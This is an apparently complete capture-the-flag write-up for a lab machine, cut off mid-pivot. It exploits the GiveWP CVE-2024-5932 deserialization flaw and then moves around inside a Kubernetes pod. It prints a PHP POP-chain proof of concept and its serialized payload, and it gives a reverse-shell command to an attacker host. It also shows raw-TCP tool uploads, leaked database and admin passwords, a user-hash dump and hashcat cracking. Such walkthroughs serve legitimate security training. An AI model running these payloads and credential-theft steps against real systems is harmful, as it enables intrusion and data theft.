










RECON
Port Scan
$ rustscan -a $targetIp --ulimit 2000 -r 1-65535 -- -A sS -Pn

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 66:f8:9c:58:f4:b8:59:bd:cd:ec:92:24:c3:97:8e:9e (ECDSA)
|_  256 96:31:8a:82:1a:65:9f:0a:a2:6c:ff:4d:44:7c:d3:94 (ED25519)
80/tcp open  http    nginx 1.28.0
|_http-server-header: nginx/1.28.0
|_http-generator: WordPress 6.8.1
|_http-title: GIVING BACK IS WHAT MATTERS MOST – OBVIWordPress!
Fingerprint

A new-release-version WordPress site is asking for donations, running the GiveWP plugin and backed by a MySQL database:
That's all we need. Time for a quick vulnerability sweep.
WPProbe
Plenty of WordPress scanners out there — I tend to favor wpprobe for its streamlined interface and regularly updated vuln DB.
wpprobe scan -u http://giveback.htb Scan output:

Several juicy vectors emerged. We'll zero in on the unauthenticated paths first.
WEB
After a few recon probes, it's clear: the WordPress GiveWP plugin (v3.14.0) is vulnerable to CVE-2024-5932.
CVE-2024-5932
Overview
CVE-2024-5932 is a critical PHP Object Injection (POI) vulnerability in the GiveWP – Donation Plugin and Fundraising Platform, leading to unauthenticated Remote Code Execution (RCE) or arbitrary file deletion.
- Affected versions: ≤
3.14.1 - Fixed in:
3.14.2 - Bug class: Unsafe deserialization via attacker-controlled input in the
give_titlefield.
In the vulnerable flow, GiveWP unserializes the give_title value from donor meta. Specifically, in class-give-payment.php:
switch ( $key ) {
    case 'title':
        $user_info[ $key ] = Give()->donor_meta->get_meta( $donor->id, '_give_donor_title_prefix', true );
        break;
    ...
}That .get_meta(..., true) call hits WordPress's maybe_unserialize(), creating a full-blown deserialization sink.
And because the codebase ships with popular third-party classes (like Stripe\StripeObject and TCPDF), crafting a POP chain is not just possible—it's trivial. One path leads to call_user_func('shell_exec', $cmd); another drops files via TCPDF.
PoC
The public POP chain PoC abuses this exact flow:
<?php
namespace Stripe{
	class StripeObject
	{
		protected $_values;
		public function __construct(){
			$this->_values['foo'] = new \Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData();
		}
	}
}

namespace Give\PaymentGateways\DataTransferObjects{
	class GiveInsertPaymentData{
    public $userInfo;
		public function __construct()
    {
        $this->userInfo['address'] = new \Give();
    }
	}
}

namespace{
	class Give{
		protected $container;
		public function __construct()
		{
			$this->container = new \Give\Vendors\Faker\ValidGenerator();
		}
	}
}

namespace Give\Vendors\Faker{
	class ValidGenerator{
		protected $validator;
		protected $generator;
		public function __construct()
		{
			$this->validator = "shell_exec";
			$this->generator = new \Give\Onboarding\SettingsRepository();
		}
	}
}

namespace Give\Onboarding{
	class SettingsRepository{
		protected $settings;
		public function __construct()
		{
			$this -> settings['address1'] = 'touch /tmp/EQSTtest';
		}
	}
}

namespace{
	$a = new Stripe\StripeObject();
	echo serialize($a);
}Payload summary:
- Starts with
Stripe\StripeObject, abused as the POP entry. - Chains through
GiveInsertPaymentData → Give → ValidGenerator. - Ends in
call_user_func("shell_exec", "touch /tmp/EQSTtest").
Serialized payload:
O:19:"Stripe\StripeObject":1:{s:10:"*_values";a:1:{s:3:"foo";O:62:"Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"*container";O:33:"Give\Vendors\Faker\ValidGenerator":2:{s:12:"*validator";s:10:"shell_exec";s:12:"*generator";O:34:"Give\Onboarding\SettingsRepository":1:{s:11:"*settings";a:1:{s:8:"address1";s:19:"touch /tmp/EQSTtest";}}}}}}}}RCE Exploit
Clone the EQSTLab repo to fire the exploit:
git clone https://github.com/EQSTLab/CVE-2024-5932.git
cd CVE-2024-5932
python -m venv .venv
source ./venv/activate/bin

pip install -r requirements.txtFirst, identify the Donation Form URL — where the plugin processes the malicious payload:
Then launch the exploit:
python CVE-2024-5932-rce.py \
		-u http://giveback.htb/donations/the-things-we-need/ \
-c "bash -c \"bash -i >& /dev/tcp/$attackerIp/60001 0>&1\""One reverse shell later:

We captured a reverse shell as the web root user. But obviously we are in a restricted container.
USER
Kubernetes pod
Classic WP-to-K8s pivot. We've breached a Kubernetes pod — likely sandboxed, containerized, and stripped down. Before escalation, we need to orient ourselves inside the cluster.
ServiceAccount Essentials
Each pod in K8s typically operates under a ServiceAccount (SA) — an identity object used to authenticate to the Kubernetes API. Its credentials are usually mounted here:
- Token →
/var/run/secrets/kubernetes.io/serviceaccount/token - CA Cert →
/var/run/secrets/kubernetes.io/serviceaccount/ca.crt - Namespace →
/var/run/secrets/kubernetes.io/serviceaccount/namespace
Alternate paths that may contain the same:
/run/secrets/kubernetes.io/serviceaccount/secrets/kubernetes.io/serviceaccount
TL;DR: If we find that token, we pivot to the API Server (6443). Otherwise, we go infrastructure hunting.
K8s Enumeration
More on this process: HackTricks – Kubernetes Enumeration
CDK
Time to deploy the CDK — a powerful post-exploitation framework tailored for K8s container breakout.
Deploy
Clone and build:
git clone https://github.com/cdk-team/CDK
cd CDK
GODEBUG=netdns=go+2,http2client=0 go mod download -x

# amd64
CGO_ENABLED=0 GOOS=linux GOARCH=amd64 \
go build -trimpath -ldflags "-s -w" -o cdk ./cmd/cdk

# alternatively, for arm64
CGO_ENABLED=0 GOOS=linux GOARCH=arm64 \
go build -trimpath -ldflags "-s -w" -o cdk ./cmd/cdkUpload cdk into the pod using raw TCP:
# on our attacker host
nc -lvp 12345 < cdk

# on victim container
cd /tmp
cat < /dev/tcp/$attackerIp/12345 > cdk
chmod +x cdkReady to scan, evaluate, and pivot:

Scan
Enumerate subnets:
$ ./cdk ifconfig

2025/11/02 07:30:34 [+] run ifconfig, using GetLocalAddresses()
2025/11/02 07:30:34 lo 127.0.0.1/8
2025/11/02 07:30:34 lo ::1/128
2025/11/02 07:30:34 eth0 10.42.1.198/24
2025/11/02 07:30:34 eth0 fe80::5015:beff:fec2:8425/64Port scanning for eth0 10.42.1.198/24:
$ ./cdk probe 10.42.1.0-255 1-65535 100 500

2025/11/02 07:34:31 scanning 10.42.1.0-255 with user-defined ports, max parallels:100, timeout:500ms
open : 10.42.1.0:22
open : 10.42.1.0:6443
open : 10.42.1.0:10250
open : 10.42.1.0:30686
open : 10.42.1.1:22
open : 10.42.1.1:6443
open : 10.42.1.1:10250
open : 10.42.1.1:30686
open : 10.42.1.184:5000
open : 10.42.1.186:5000
open : 10.42.1.187:5000
open : 10.42.1.190:8080
open : 10.42.1.193:5000
open : 10.42.1.195:5000
open : 10.42.1.198:8080
open : 10.42.1.199:8080
...Discovered:
- 6443 → K8s API Server
- 10250 → Kubelet API (node-local)
- 30686 → NodePort service
- 5000 / 8080 → Possible internal registries or web panels
- 22 → SSH access on cluster nodes
Evaluate the whole Kubernete container:
$ ./cdk evaluate

[  Information Gathering - Services  ]
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_SERVICE_PORT_HTTPS=443
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_SERVICE_PORT=443
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_PORT_443_TCP=tcp://10.43.0.1:443
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_PORT_443_TCP_PROTO=tcp
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_PORT_443_TCP_ADDR=10.43.0.1
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_SERVICE_HOST=10.43.0.1
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_PORT=tcp://10.43.0.1:443
2025/11/02 07:51:57 sensitive env found:
        KUBERNETES_PORT_443_TCP_PORT=443

[  Information Gathering - Commands and Capabilities  ]
2025/11/02 07:51:57 available commands:
        find,ps,php,apt,dpkg,httpd,mysql,mount,base64,perl
2025/11/02 07:51:57 Capabilities hex of Caps(CapInh|CapPrm|CapEff|CapBnd|CapAmb):
        CapInh: 0000000000000000
        CapPrm: 0000000000000000
        CapEff: 0000000000000000
        CapBnd: 00000000a00425fb
        CapAmb: 0000000000000000
        Cap decode: 0x0000000000000000 =
[*] Maybe you can exploit the Capabilities below:

[  Information Gathering - Mounts  ]
0:356 / / rw,relatime - overlay overlay rw,lowerdir=/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/17075/fs,upperdir=/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/20545/fs,workdir=/var/lib/rancher/k3s/agent/containerd/io.containerd.snapshotter.v1.overlayfs/snapshots/20545/work
0:361 / /proc rw,nosuid,nodev,noexec,relatime - proc proc rw
0:362 / /dev rw,nosuid - tmpfs tmpfs rw,size=65536k,mode=755,inode64
0:363 / /dev/pts rw,nosuid,noexec,relatime - devpts devpts rw,gid=5,mode=620,ptmxmode=666
0:82 / /dev/mqueue rw,nosuid,nodev,noexec,relatime - mqueue mqueue rw
0:155 / /sys ro,nosuid,nodev,noexec,relatime - sysfs sysfs ro
0:29 / /sys/fs/cgroup ro,nosuid,nodev,noexec,relatime - cgroup2 cgroup rw,nsdelegate,memory_recursiveprot
253:0 /var/lib/kubelet/pods/f8718112-53ba-45b9-b561-eb2b7be809d4/volumes/kubernetes.io~empty-dir/empty-dir/tmp-dir /tmp rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
0:334 / /secrets ro,relatime - tmpfs tmpfs rw,size=1251328k,inode64
253:0 /var/lib/rancher/k3s/storage/pvc-16f2d8ae-5e7e-4714-b940-22707f4380d7_default_beta-vino-wp-wordpress/wordpress /bitnami/wordpress rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
253:0 /var/lib/kubelet/pods/f8718112-53ba-45b9-b561-eb2b7be809d4/etc-hosts /etc/hosts rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
253:0 /var/lib/kubelet/pods/f8718112-53ba-45b9-b561-eb2b7be809d4/containers/wordpress/65d1c183 /dev/termination-log rw,relatime - ext4 /dev/mapper/ubuntu--vg-ubuntu--lv rw
253:0

[...]

[  Information Gathering - Net Namespace  ]
        container net namespace isolated.

[  Information Gathering - Sysctl Variables  ]
2025/11/02 07:51:57 net.ipv4.conf.all.route_localnet = 1
2025/11/02 07:51:57 You may be able to access the localhost service of the current container node or other nodes.

[  Information Gathering - DNS-Based Service Discovery  ]
error when requesting coreDNS: lookup any.any.svc.cluster.local. on 10.43.0.10:53: no such host
error when requesting coreDNS: lookup any.any.any.svc.cluster.local. on 10.43.0.10:53: no such host

[  Discovery - K8s API Server  ]
2025/11/02 07:51:57 checking if api-server allows system:anonymous request.
err found in post request, error response code: 401 Unauthorized.
        api-server forbids anonymous request.
        response:{"kind":"Status","apiVersion":"v1","metadata":{},"status":"Failure","message":"Unauthorized","reason":"Unauthorized","code":401}


[  Discovery - K8s Service Account  ]
load K8s service account token error.:
open /var/run/secrets/kubernetes.io/serviceaccount/token: no such file or directoryKey findings:
- Sensitive Env Vars:
KUBERNETES_SERVICE_HOST,KUBERNETES_PORT_443_TCP_ADDR, etc. → cluster is live at10.43.0.1 - Mounted Secrets:
/secretsexists but lackstoken— likely restricted SA - Available binaries:
php,mysql,perl,find, etc. — escape utilities are present - Capabilities: Limited — no obvious
CAP_SYS_ADMIN,CAP_SYS_PTRACE, etc. - Mounts: Extensive, but mostly ephemeral or isolated; no juicy host paths exposed
API Access?
api-server forbids anonymous request.And:
open /var/run/secrets/kubernetes.io/serviceaccount/token: no such file or directorySo: no anonymous access, and no SA token → the pod is sandboxed.
ENV
The pod leaks its secrets freely via env:
I have no name!@beta-vino-wp-wordpress-9c558b85d-hmnlk:/$ env

KUBERNETES_SERVICE_PORT_HTTPS=443
WEB_SERVER_HTTP_PORT_NUMBER=8080
KUBERNETES_SERVICE_PORT=443
[email protected]
WORDPRESS_DATABASE_HOST=beta-vino-wp-mariadb
MARIADB_PORT_NUMBER=3306
HOSTNAME=beta-vino-wp-wordpress-9c558b85d-hmnlk
WP_NGINX_SERVICE_PORT_80_TCP=tcp://10.43.4.242:80
LEGACY_INTRANET_SERVICE_SERVICE_HOST=10.43.2.241
BETA_VINO_WP_WORDPRESS_PORT_80_TCP=tcp://10.43.61.204:80
WORDPRESS_CONF_FILE=/opt/bitnami/wordpress/wp-config.php
WORDPRESS_DATABASE_PASSWORD=sW5sp4spa3u7RLyetrekE4oS
WORDPRESS_PASSWORD=O8F7KR5zGi
WORDPRESS_DEFAULT_DATABASE_HOST=mariadb
BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82
...
The output spills more than config—it's a vault of credentials and pivot data:
- DB service & creds
WORDPRESS_DATABASE_HOST=beta-vino-wp-mariadb→ DNS name for the MariaDB Service.BETA_VINO_WP_MARIADB_SERVICE_HOST=10.43.147.82&..._PORT=3306→ ClusterIP:Port for DB.WORDPRESS_DATABASE_NAME=bitnami_wordpressWORDPRESS_DATABASE_USER=bn_wordpressWORDPRESS_DATABASE_PASSWORD=sW5sp4spa3u7RLyetrekE4oS⟵ DB password
- WP app creds
WORDPRESS_USERNAME=userWORDPRESS_PASSWORD=O8F7KR5zGi⟵ site admin passWORDPRESS_CONF_FILE=/opt/bitnami/wordpress/wp-config.php(docroot path)
- Internal service
LEGACY_INTRANET_SERVICE_SERVICE_HOST=10.43.2.241LEGACY_INTRANET_SERVICE_SERVICE_PORT_HTTP=5000
- K8s API location (no token mounted here)
KUBERNETES_SERVICE_HOST=10.43.0.1KUBERNETES_SERVICE_PORT=443(we saw 401 when trying anonymous)
Kubernetes injects a bunch of Service discovery env vars and the application's own config. We can ride those to creds and pivot—no ServiceAccount token needed.
Database
No need for a full shell. Use mysql -e to dump WordPress user creds directly:
mysql -h beta-vino-wp-mariadb -u bn_wordpress -p'sW5sp4spa3u7RLyetrekE4oS' bitnami_wordpress -e "SELECT ID,user_login,user_email,user_pass FROM wp_users;"Result:
ID      user_login      user_email      user_pass
1       user    [email protected]        $P$Bm1D6gJHKylnyyTeT0oYNGKpib//vP.
Try cracking the hash:
$ hashcat --identify '$P$Bm1D6gJHKylnyyTeT0oYNGKpib//vP.'
The following hash-mode match the structure of your input hash:
      # | Name                                                       | Category
  ======+============================================================+======================================
    400 | phpass                                                     | Generic KDF

$ hashcat -m 400 -a 0 hashes.txt ~/wordlists/rockyou.txt
...
Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 400 (phpass)
Hash.Target......: $P$Bm1D6gJHKylnyyTeT0oYNGKpib//vP.Not crackable with rockyou.
Internal CMS
From earlier CDK port scans, port 5000 was open on:
10.42.1.184
10.42.1.186
10.42.1.187
10.42.1.193
10.42.1.195Port 5000 screams Docker Registry, but could also be Flask, custom API, or some legacy backend. Either way — we want in.
Let's tunnel in. I prefer using ligolo-ng to hijack the pod's outbound connection for full tunnel access.
Upload agent via the raw-TCP trick again:
# on our attacker host
nc -lvp 12345 < agent

# on victim container
cd /tmp
cat < /dev/tcp/$attackerIp/12345 > agent
chmod +x agent
